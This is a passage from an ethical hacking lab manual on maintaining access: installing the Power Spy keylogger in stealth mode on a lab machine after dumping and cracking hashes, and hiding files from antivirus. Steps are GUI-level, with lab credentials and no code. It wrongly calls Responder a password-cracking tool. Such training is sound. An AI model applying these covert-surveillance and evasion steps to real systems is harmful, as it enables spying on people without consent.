Lab 3: Maintain Remote Access and Hide Malicious Activities

Lab Scenario

As a professional ethical hacker or pen tester, the next step after gaining access and escalating privileges on the target system is to maintain access for further exploitation on the target system.

Now, you can remotely execute malicious applications such as keyloggers, spyware, backdoors, and other malicious programs to maintain access to the target system. You can hide malicious programs or files using methods such as rootkits, steganography, and NTFS data streams to maintain access to the target system.

Maintaining access will help you identify security flaws in the target system and monitor the employees' computer activities to check for any violation of company security policy. This will also help predict the effectiveness of additional security measures in strengthening and protecting information resources and systems from attack.

Lab Objectives

- User system monitoring and surveillance using Power Spy
- User system monitoring and surveillance using Spytech SpyAgent
- Hide files using NTFS streams
- Hide data using white space steganography
- Image steganography using OpenStego
- Covert channels using Covert_TCP

Overview of Remote Access and Hiding Malicious Activities

Remote Access: Remote code execution techniques are often performed after initially compromising a system and further expanding access to remote systems present on the target network.

Discussed below are some of the remote code execution techniques:

- Exploitation for client execution
- Scheduled task
- Service execution

- Windows Management Instrumentation (WMI)
- Windows Remote Management (WinRM)

Hiding Files: Hiding files is the process of hiding malicious programs using methods such as rootkits, NTFS streams, and steganography techniques to prevent the malicious programs from being detected by protective applications such as Antivirus, Anti-malware, and Anti-spyware applications that may be installed on the target system. This helps in maintaining future access to the target system as a hidden malicious file provides direct access to the target system without the victim's consent.

Task 1: User System Monitoring and Surveillance using Power Spy

Today, employees are given access to a wide array of electronic communication equipment. Email, instant messaging, global positioning systems, telephone systems, and video cameras have given employers new ways to monitor the conduct and performance of their employees. Many employees are provided with a laptop computer and mobile phone that they can take home and use for business outside the workplace. Whether an employee can reasonably expect privacy when using such company-supplied equipment depends, in large part, on the security policy that the employer has put in place and made known to employees.

Employee monitoring allows organizations to monitor employee activities and engagement with workplace-related tasks. An organization using employee monitoring can measure employee productivity and ensure security.

New technologies allow employers to check whether employees are wasting time on recreational websites or sending unprofessional emails. At the same time, organizations should be aware of local laws, so their legitimate business interests do not become an unacceptable invasion of worker privacy. Before deploying an employee monitoring program, you should clarify the terms of the acceptable and unacceptable use of corporate resources during working hours, and develop a comprehensive acceptable use policy (AUP) that staff must agree to.

Power Spy is a computer activity monitoring software that allows you to secretly log all users on a PC while they are unaware. After the software is installed on the PC, you can remotely receive log reports on any device via email or FTP. You can check these reports as soon as you receive them or at any convenient time. You can also directly check logs using the log viewer on the monitored PC.

Here, we will perform user system monitoring and surveillance using Power Spy.

Here, we will use **Windows Server 2019** as the host machine and **Windows Server 2016** as the target machine. We will first establish a remote connection with the target machine and later install keylogger spyware (Here, **Power Spy**) to capture the keystrokes and monitor other user activities.

There are several key points to keep in mind:

- This lab only works if the target machine is turned **ON**
- You have learned how to escalate privileges in the earlier lab and will use the same technique here to escalate privileges, and then dump the password hashes
- On obtaining the hashes, you will use a password-cracking application such as Responder to obtain plain text passwords

- Once you have the passwords, establish a Remote Desktop Connection as the attacker; install keylogger tools (such as Power Spy) and leave them in stealth mode
- The next task will be to log on to the machine as a legitimate user, and, as the victim, perform user activities as though you are unaware of the application tracking your activities
- After completing some activities, you will again establish a **Remote Desktop Connection** as an attacker, bring the application out of stealth mode, and monitor the activities performed on the machine by the victim (you)


For demonstration purposes, in this task, we are using the user account **Jason**, with the password **qwerty**, to establish a **Remote Desktop Connection** with the target system (**Windows Server 2016**).

Here, we are using **Windows Server 2016** as the target machine, because, in this system, **Jason** has administrative privileges.


1. Click Windows Server 2019 to switch to the **Windows Server 2019** machine.
2. Click Ctrl+Alt+Delete to activate the machine. By default, **Administration** user profile is selected, click Pa$$w0rd to paste the password in the Password field and press **Enter** to login.

Alternatively, you can also click **Pa$$w0rd** under **Windows Server 2019** machine thumbnail in the **Resources** pane or Click **Type Text | Type Password** button under Commands (**thunder** icon) menu.


Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.


Administrator
Administrator
Jason

3. Click the **Type here to search** icon at the bottom of **Desktop** and type **Remote**. Click **Remote Desktop Connection** from the results.

